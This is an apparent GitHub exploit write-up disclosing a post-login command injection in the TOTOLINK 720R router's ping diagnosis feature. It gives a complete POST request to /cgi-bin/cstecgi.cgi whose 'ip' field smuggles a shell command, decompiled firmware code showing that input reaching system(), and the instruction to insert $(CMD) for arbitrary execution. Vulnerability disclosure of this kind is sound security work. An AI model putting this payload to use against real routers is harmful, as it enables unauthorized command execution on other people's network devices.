Jfox816 / TOTOLINK-720R Public

Code Issues Pull requests Actions Projects Security Insights

fb6ba109ba

TOTOLINK-720R / TOTOLINK 720 RCode Execution.md

Jfox816 Update TOTOLINK 720 RCode Execution.md History

1 contributor

36 lines (29 sloc) | 1.46 KB

Exploit Title: Totolink 720 has a code execution vulnerability
Version:V4.1.5cu.374
Date:2022/08/16
Exploit Author:xiaohu816
Vendor Homepage:https://www.totolink.net/


POC:
After the administrator logs in, enter "system tools" - > "Ping diagnosis" page
执行tls>/tmp/1.txt命令

```
POST /cgi-bin/cstecgi.cgi HTTP/1.1
Host: 192.168.0.1
Content-Length: 52
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/99.0.4844.51 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.0.1
Referer: http://192.168.0.1/advance/diagnosis.html?time=1659889464870
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: SESSION_ID=2:1591951611:2
Connection: close

{"ip":"aaaa\tls>/tmp/1.txt","num":"2","topicurl":"setDiagnosisCfg"}
```


Analysis Report:

In the setdiagnosicfg function, the value string corresponding to the IP in the JSON data is directly put into V6



```
int __fastcall setDiagnosisCfg(int a1)
{
  int Var; // $s1
  int v3; // $v0
  int v4; // $s0
  char v6[128]; // [sp+18h] [-80h] BYREF

  memset(v6, 0, sizeof(v6));
  Var = websGetVar(a1, "ip", "www.baidu.com");
  v3 = websGetVar(a1, "num", &byte_42FF00);
  v4 = atoi(v3);
  if ( !Validity_check(Var) )
  {
    sprintf(v6, (const char *)dword_42F8D8, Var, v4);
    system(v6);
  }
  sub_42A7A0((int)&word_42EC2C, (int)"reserv");
  return 1;
}
```



```
20 25+aNgSWDVarLogPin:.ascii "ng %s -w %d &>/var/log/pingCheck"<0>
2F 6C+                                        # DATA XREF: LOAD:00409740↑o
```

Just write a string such as $(CMD) in the value corresponding to the IP to complete the command injection at CMD